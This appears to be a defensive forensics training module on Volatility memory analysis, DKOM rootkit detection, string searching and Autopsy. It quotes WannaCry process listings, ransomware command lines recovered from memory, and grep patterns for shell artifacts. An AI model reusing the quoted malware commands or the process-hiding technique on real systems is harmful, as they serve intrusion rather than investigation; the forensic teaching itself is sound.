12:30:20 UTC+0000   C:\Windows\system32\RpcRtRemote.dll
0x000000006bae0000            0x8000                0x1 2023-06-22
12:30:20 UTC+0000   C:\Windows\System32\npmproxy.dll
0x000000006ced0000           0x4c000              0xffff 2023-06-22
12:31:13 UTC+0000   C:\Windows\system32\apphelp.dll
```


Identifying Hives

The `hivelist` plugin in Volatility is used for listing the hives (registry files) present in the memory dump of a Windows system. Here's how to use the hivelist plugin.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a001710010 0x000000002c2e4010 \??
\C:\Users\Analyst\AppData\Local\Microsoft\Windows\UsrClass.dat
```


```
0xfffff8a001d4b410 0x000000001651f410 \??\C:\System Volume
Information\Syscache.hve
0xfffff8a00000f010 0x0000000026de8010 [no name]
0xfffff8a000024010 0x00000000273f3010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000058010 0x0000000026727010 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0000f7410 0x0000000019824410 \SystemRoot\System32\Config\DEFAULT
0xfffff8a000844010 0x000000001a979010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0009d6010 0x000000001998d010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a000e0a010 0x000000000724e010 \SystemRoot\System32\Config\SAM
0xfffff8a000e36010 0x0000000012f0e010 \SystemRoot\System32\Config\SECURITY
0xfffff8a000f7e010 0x0000000012f7b010 \??
\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00100c410 0x0000000006de7410 \??
\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a0016a8010 0x000000002aecd010 \??\C:\Users\Analyst\ntuser.dat
```

Rootkit Analysis with Volatility v2

Let's now see a demonstration of utilizing `Volatility v2` to analyze a memory dump saved as `rootkit.vmem` inside the `/home/htb-student/MemoryDumps` directory of this section's target.

Understanding the EPROCESS Structure

EPROCESS is a data structure in the Windows kernel that represents a process. Each running process in the Windows operating system has a corresponding `EPROCESS` block in kernel memory. During memory analysis, the examination of `EPROCESS` structures is crucial for understanding the running processes on a system, identifying parent-child relationships, and determining which processes were active at the time of the memory capture.



FLINK and BLINK


A doubly-linked list is a fundamental data structure in computer science and programming. It is a type of linked list where each node (record) contains two references or pointers:

- **Next Pointer**: This points to the next node in the list, allowing us to traverse the list in a forward direction.
- **Previous Pointer**: This points to the previous node in the list, allowing us to traverse the list in a backward direction.

Within the `EPROCESS` structure, we have `ActiveProcessLinks` as the doubly-linked list which contains the `flink` field and the `blink` field.

- **flink**: Is a forward pointer that points to the `ActiveProcessLinks` list entry of the `_next_ EPROCESS` structure in the list of active processes.
- **blink**: Is a backward pointer within the `EPROCESS` structure that points to the `ActiveProcessLinks` list entry of the `_previous_ EPROCESS` structure in the list of active processes.

These linked lists of EPROCESS structures are used by the Windows kernel to quickly iterate through all running processes on the system. The below diagram shows how this linked list looks like.



Identifying Rootkit Signs

`Direct Kernel Object Manipulation (DKOM)` is a sophisticated technique used by rootkits and advanced malware to manipulate the Windows operating system's kernel data structures in order to hide malicious processes, drivers, files, and other artifacts from detection by security tools and utilities running in userland (i.e., in user mode).

If, for example, a monitoring tool is dependent on the `EPROCESS` structure for the enumeration of the running processes, and there's a rootkit running on the system which manipulates the `EPROCESS` structure directly in kernel memory by altering the `EPROCESS` structure or unlinking a process from lists, the monitoring tool will not be able to get the hidden process in the currently running processes list.

The below screenshot shows a graphical representation of how this unlinking actually works.

The `psscan` plugin is used to enumerate running processes. It scans the memory pool tags associated with each process's `EPROCESS` structure. This technique can help identify processes that may have been hidden or unlinked by rootkits, as well as processes that have been terminated but have not been removed from memory yet. This plugin can be used as follows.

```
vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem psscan
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(P)          Name                PID   PPID PDB        Time created
Time exited
------------------ ---------------- ------ ------ ---------- -------------
---------------- ------------------------------
0x0000000001a404b8 ipconfig.exe       2988   2980 0x091403c0 2023-06-24
07:31:16 UTC+0000   2023-06-24 07:31:17 UTC+0000
0x0000000001a63138 cmd.exe            2980   2004 0x091401c0 2023-06-24
07:31:16 UTC+0000   2023-06-24 07:31:17 UTC+0000
0x0000000001b24888 explorer.exe       1444    624 0x09140320 2023-06-23
16:34:38 UTC+0000
0x0000000001bc62a8 tasksche.exe       1084   1684 0x091403e0 2023-06-24
07:28:16 UTC+0000
0x0000000001c3d2d8 @WanaDecryptor@    2248   1084 0x091403a0 2023-06-24
07:29:20 UTC+0000
0x0000000001c4e020 cmd.exe            1932   1444 0x09140380 2023-06-24
07:27:16 UTC+0000
0x0000000001c54da0 cmd.exe            2396   2264 0x091401c0 2023-06-24
07:29:30 UTC+0000   2023-06-24 07:29:37 UTC+0000
0x0000000001c8a020 @WanaDecryptor@    2324   2284 0x09140440 2023-06-24
```

```
07:29:20 UTC+0000
0x0000000001cb7628 test.exe           1344    668 0x09140360 2023-06-24
07:28:15 UTC+0000
0x0000000002063ab8 svchost.exe        1220    668 0x09140160 2023-06-23
16:14:54 UTC+0000
0x0000000002093020 services.exe        668    624 0x09140080 2023-06-23
16:14:53 UTC+0000
0x0000000002094da0 ctfmon.exe          564    232 0x09140240 2023-06-23
16:15:09 UTC+0000
0x0000000002095020 csrss.exe           600    368 0x09140040 2023-06-23
16:14:51 UTC+0000
0x000000000209fa78 vmtoolsd.exe       2004    668 0x091402a0 2023-06-23
16:15:24 UTC+0000
0x00000000020a2a90 spoolsv.exe        1556    668 0x091401a0 2023-06-23
16:14:59 UTC+0000
0x00000000020ceb40 alg.exe            1520    668 0x091402c0 2023-06-23
16:15:26 UTC+0000
0x00000000020ff870 wmiprvse.exe        560    880 0x09140300 2023-06-23
16:15:26 UTC+0000
0x000000000216a650 taskhsvc.exe       2340   2248 0x09140340 2023-06-24
07:29:22 UTC+0000
0x0000000002172da0 winlogon.exe        624    368 0x09140060 2023-06-23
16:14:52 UTC+0000
0x00000000021adda0 msmsgs.exe          548    232 0x09140220 2023-06-23
16:15:09 UTC+0000
0x000000000224b128 svchost.exe         992    668 0x09140100 2023-06-23
16:14:53 UTC+0000
0x000000000225cda0 VGAuthService.e    1832    668 0x09140280 2023-06-23
16:15:16 UTC+0000
0x0000000002269490 vmacthlp.exe        848    668 0x091400c0 2023-06-23
16:14:53 UTC+0000
0x0000000002288770 wmic.exe           2416   2396 0x09140400 2023-06-24
07:29:30 UTC+0000   2023-06-24 07:29:37 UTC+0000
0x00000000022ee020 cmd.exe            1628   1444 0x091402e0 2023-06-24
07:25:01 UTC+0000
0x0000000002346990 svchost.exe         880    668 0x091400e0 2023-06-23
16:14:53 UTC+0000
0x00000000023c7618 taskmgr.exe         260   1444 0x091401e0 2023-06-24
07:27:55 UTC+0000
0x0000000002419850 svchost.exe        1136    668 0x09140120 2023-06-23
16:14:53 UTC+0000
0x000000000248c020 smss.exe            368      4 0x09140020 2023-06-23
16:14:49 UTC+0000
0x000000000248f020 svchost.exe        1176    668 0x09140140 2023-06-23
16:14:53 UTC+0000
0x000000000249fda0 vmtoolsd.exe        540    232 0x09140180 2023-06-23
16:15:09 UTC+0000
0x00000000024a57a8 lsass.exe           680    624 0x091400a0 2023-06-23
16:14:53 UTC+0000
0x00000000024cb928 svchost.exe        1708    668 0x09140260 2023-06-23
```

```
16:15:16 UTC+0000
0x000000000250e020 rundll32.exe        532    232 0x09140200 2023-06-23
16:15:09 UTC+0000
0x00000000025c8830 System                4      0 0x0031c000
```

In the output below, we can see that the `pslist` plugin could not find `test.exe` which was hidden by a rootkit, but the `psscan` plugin was able to find it.

```
vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem pslist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess
Wow64 Start                         Exit
---------- -------------------- ------ ------ ------ -------- ------ -----
- ------------------------------ ------------------------------
0x823c8830 System                    4      0     58      476 ------
0
0x8228c020 smss.exe                368      4      3       19 ------
0 2023-06-23 16:14:49 UTC+0000
0x81e95020 csrss.exe               600    368     14      544      0
0 2023-06-23 16:14:51 UTC+0000
0x81f72da0 winlogon.exe            624    368     19      514      0
0 2023-06-23 16:14:52 UTC+0000
0x81e93020 services.exe            668    624     16      277      0
0 2023-06-23 16:14:53 UTC+0000
0x822a57a8 lsass.exe               680    624     23      358      0
0 2023-06-23 16:14:53 UTC+0000
0x82069490 vmacthlp.exe            848    668      1       25      0
0 2023-06-23 16:14:53 UTC+0000
0x82146990 svchost.exe             880    668     18      202      0
0 2023-06-23 16:14:53 UTC+0000
0x8204b128 svchost.exe             992    668     11      272      0
0 2023-06-23 16:14:53 UTC+0000
0x82219850 svchost.exe            1136    668     84     1614      0
0 2023-06-23 16:14:53 UTC+0000
0x8228f020 svchost.exe            1176    668      5       77      0
0 2023-06-23 16:14:53 UTC+0000
0x81e63ab8 svchost.exe            1220    668     15      218      0
0 2023-06-23 16:14:54 UTC+0000
0x81ea2a90 spoolsv.exe            1556    668     11      129      0
0 2023-06-23 16:14:59 UTC+0000
0x8230e020 rundll32.exe            532    232      4       78      0
0 2023-06-23 16:15:09 UTC+0000
```

```
0x8229fda0 vmtoolsd.exe             540    232      6      247      0
0 2023-06-23 16:15:09 UTC+0000
0x81fadda0 msmsgs.exe               548    232      2      190      0
0 2023-06-23 16:15:09 UTC+0000
0x81e94da0 ctfmon.exe               564    232      1       75      0
0 2023-06-23 16:15:09 UTC+0000
0x822cb928 svchost.exe             1708    668      5       87      0
0 2023-06-23 16:15:16 UTC+0000
0x8205cda0 VGAuthService.e         1832    668      2       60      0
0 2023-06-23 16:15:16 UTC+0000
0x81e9fa78 vmtoolsd.exe            2004    668      7      278      0
0 2023-06-23 16:15:24 UTC+0000
0x81eff870 wmiprvse.exe             560    880     12      236      0
0 2023-06-23 16:15:26 UTC+0000
0x81eceb40 alg.exe                 1520    668      6      107      0
0 2023-06-23 16:15:26 UTC+0000
0x81924888 explorer.exe            1444    624     17      524      0
0 2023-06-23 16:34:38 UTC+0000
0x821c7618 taskmgr.exe              260   1444      3       75      0
0 2023-06-24 07:27:55 UTC+0000
0x81a3d2d8 @WanaDecryptor@         2248   1084      3       57      0
0 2023-06-24 07:29:20 UTC+0000
0x81a8a020 @WanaDecryptor@         2324   2284      2       56      0
0 2023-06-24 07:29:20 UTC+0000
0x81f6a650 taskhsvc.exe            2340   2248      2       60      0
0 2023-06-24 07:29:22 UTC+0000
0x81863138 cmd.exe                 2980   2004      0 --------      0
0 2023-06-24 07:31:16 UTC+0000   2023-06-24 07:31:17 UTC+0000
0x818404b8 ipconfig.exe            2988   2980      0 --------      0
0 2023-06-24 07:31:16 UTC+0000   2023-06-24 07:31:17 UTC+0000
```

Memory Analysis Using Strings

Analyzing strings in memory dumps is a valuable technique in memory forensics and incident response. Strings often contain human-readable information, such as text messages, file paths, IP addresses, and even passwords.

We can either use the Strings tool from the Sysinternals suite if our system is Windows-based, or the `strings` command from `Binutils`, if our system is Linux-based.

Let's see some examples against a memory dump named `Win7-2515534d.vmem` that resides in the `/home/htb-student/MemoryDumps` directory of this section's target.

Identifying IPv4 Addresses

```
strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -E "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b"
---SNIP---
127.192.0.0/10
212.83.154.33
directory server at 10.10.10.1:52860
127.192.0.0/10
0.0.0.0
192.168.182.254
---SNIP---
```

Identifying Email Addresses

```
strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -oE "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}\b"
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
```

```
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
---SNIP---
```


Identifying Command Prompt or PowerShell Artifacts

```
strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -E "
(cmd|powershell|bash)[^\s]+"
---SNIP---
ComSpec=C:\WINDOWS\system32\cmd.exe
ComSpec=C:\WINDOWS\system32\cmd.exe
cmd.exe
cmd.exe
cmd.exe
cmd.exe
C:\WINDOWS\system32\cmd.exe
cmd.exe /c "C:\Intel\ueqzlhmlwuxdg271\tasksche.exe"
ComSpec=C:\WINDOWS\system32\cmd.exe
cmd.exe /c "%s"
cmd.exe /c start /b @[email protected] vs
cmd /c ""C:\Program Files\VMware\VMware Tools\suspend-vm-default.bat""
---SNIP---
```

These are just a few examples of common string searches during memory forensics and incident response. You can adapt and customize these searches based on your specific investigation's needs and the types of information you are looking for in the memory dump.

Regular expressions can be powerful tools for pattern matching and data extraction during forensic analysis.

Disk Forensics


As we've previously highlighted, adhering to the sequence of data volatility is crucial. It's imperative that we scrutinize each byte to detect the subtle traces left by cyber adversaries. Having covered memory forensics, let's now shift our attention to the area of `disk forensics` (disk image examination and analysis).

Many disk forensic tools, both commercial and open-source, come packed with features. However, for incident response teams, certain functionalities stand out:

- `File Structure Insight`: Being able to navigate and see the disk's file hierarchy is crucial. Top-tier forensic tools should display this structure, allowing quick access to specific files, especially in known locations on a suspect system.
- `Hex Viewer`: For those moments when you need to get up close and personal with your data, viewing files in hexadecimal is essential. This capability is especially handy when dealing with threats like tailored malware or unique exploits.
- `Web Artifacts Analysis`: With so much user data tied to web activities, a forensic tool must efficiently sift through and present this data. It's a game-changer when you're piecing together events leading up to a user landing on a malicious website.
- `Email Carving`: Sometimes, the trail leads to internal threats. Maybe it's a rogue employee or just someone who slipped up. In such cases, emails often hold the key. A tool that can extract and present this data streamlines the process, making it easier to connect the dots.
- `Image Viewer`: At times, the images stored on systems can tell a story of their own. Whether it's for policy checks or deeper dives, having a built-in viewer is a boon.
- `Metadata Analysis`: Details like file creation timestamps, hashes, and disk location can be invaluable. Consider a scenario where you're trying to match the launch time of an app with a malware alert. Such correlations can be the linchpin in your investigation.


Enter Autopsy: a user-friendly forensic platform built atop the open-source Sleuth Kit toolset. It mirrors many features you'd find in its commercial counterparts: timeline assessments, keyword hunts, web and email artifact retrievals, and the ability to sift results based on known malicious file hashes.

Once you've loaded a forensic image and processed the data, you'll see the forensic artifacts neatly organized on the side panel. From here, you can:




- Dive into `Data Sources` to explore files and directories.


- Examine `Web Artifacts`.




- Check `Attached Devices`.

